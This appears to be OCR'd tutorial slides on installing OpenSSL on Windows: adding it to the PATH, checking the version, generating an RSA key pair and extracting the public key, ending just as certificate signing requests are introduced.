
- Now edit the path variable:



C:\Python39\Scripts\
C:\Python39\
C:\Program Files (x86)\Common Files\Oracle\Java\javapath
%SystemRoot%\system32
%SystemRoot%
%SystemRoot%\System32\Wbem
%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\
%SYSTEMROOT%\System32\OpenSSH\
%M2_HOME%\bin
%JAVA_HOME%\bin
C:\Program Files\Git\cmd
C:\Program Files\nodejs\
C:\ProgramData\chocolatey\bin

OpenSSL


- Click on new and copy the path



```
C:\Python39\Scripts\
C:\Python39\
C:\Program Files (x86)\Common Files\Oracle\Java\javapath
%SystemRoot%\system32
%SystemRoot%
%SystemRoot%\System32\Wbem
%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\
%SYSTEMROOT%\System32\OpenSSH\
%M2_HOME%\bin
%JAVA_HOME%\bin
C:\Program Files\Git\cmd
C:\Program Files\nodejs\
C:\ProgramData\chocolatey\bin
C:\Program Files\OpenSSL-Win64\bin
```

OpenSSL

- **OpenSSL** version: to verify open ssl is installed



```
C:\Users\hp\Downloads>openssl version -a
OpenSSL 3.0.5 5 Jul 2022 (Library: OpenSSL 3.0.5 5 Jul 2022)
built on: Wed Jul  6 04:22:55 2022 UTC
platform: VC-WIN64A
options:  bn(64,64)
compiler: cl  /Z7 /Fdossl_static.pdb /Gs0 /GF /Gy /MD /W3 /wd4090 /nologo /O2 -DL_ENDIAN -DOPENSSL_PIC -D_USING_V110_S
71_ -D_WINSOCK_DEPRECATED_NO_WARNINGS -D_WIN32_WINNT=0x0502
OPENSSLDIR: "C:\Program Files\Common Files\SSL"
ENGINESDIR: "C:\Program Files\OpenSSL\lib\engines-3"
MODULESDIR: "C:\Program Files\OpenSSL\lib\ossl-modules"
Seeding source: os-specific
CPUINFO: OPENSSL_ia32cap=0x98e3bdffebffff:0x0

C:\Users\hp\Downloads>
```


- Generate keys, csr video :https://www.youtube.com/watch?v=wzbf9ldvBjM
- Steps:
- Create key pairs
- Create certificate signing request
- Then it is signed by CA (certificate authority) and they signed it on your behalf and give us to us.

OpenSSL – Cont.

- It is used for:
- OpenSSL is an open-source command line tool that is commonly used to **generate private keys, create CSRs, install your SSL/TLS certificate, and identify certificate information**.
- Source:
  - https://www.openssl.org

OpenSSL – Cont.


- To generate a key pair type following command: rsa is the name of algorithm used and 2048 is the key length. Min size is 1024.



```
C:\Test>openssl genrsa -out tutorialspedia.key 2048
Generating RSA private key, 2048 bit long modulus
.........+++
.........+++
e is 65537 (0x10001)

C:\Test>
```

OpenSSL – Cont.


- To check it is created or not type dir



```
C:\Test>dir
 Volume in drive C has no label.
 Volume Serial Number is D455-90FE

 Directory of C:\Test

07/21/2020  06:41 PM    <DIR>          .
07/21/2020  06:41 PM    <DIR>          ..
07/21/2020  06:41 PM             1,675 tutorialspedia.key
               1 File(s)          1,675 bytes
               2 Dir(s)  129,129,697,280 bytes free
```

OpenSSL – Cont.


- Generated key pair contains both public key and private key. Now we will extract public key from key pair.
- -pubout – extract public key, -out – defines public key name



```
C:\Test>openssl rsa -in tutorialspedia.key -pubout -out tutorialspedia_public.k
ey
writing RSA key

C:\Test>dir
 Volume in drive C has no label.
 Volume Serial Number is D455-90FE

 Directory of C:\Test

07/21/2020  06:42 PM    <DIR>          .
07/21/2020  06:42 PM    <DIR>          ..
07/21/2020  06:41 PM             1,675 tutorialspedia.key
07/21/2020  06:42 PM               451 tutorialspedia_public.key
               2 File(s)          2,126 bytes
               2 Dir(s)  129,128,386,560 bytes free
```

OpenSSL – Cont.

- Now create certificate signing request.

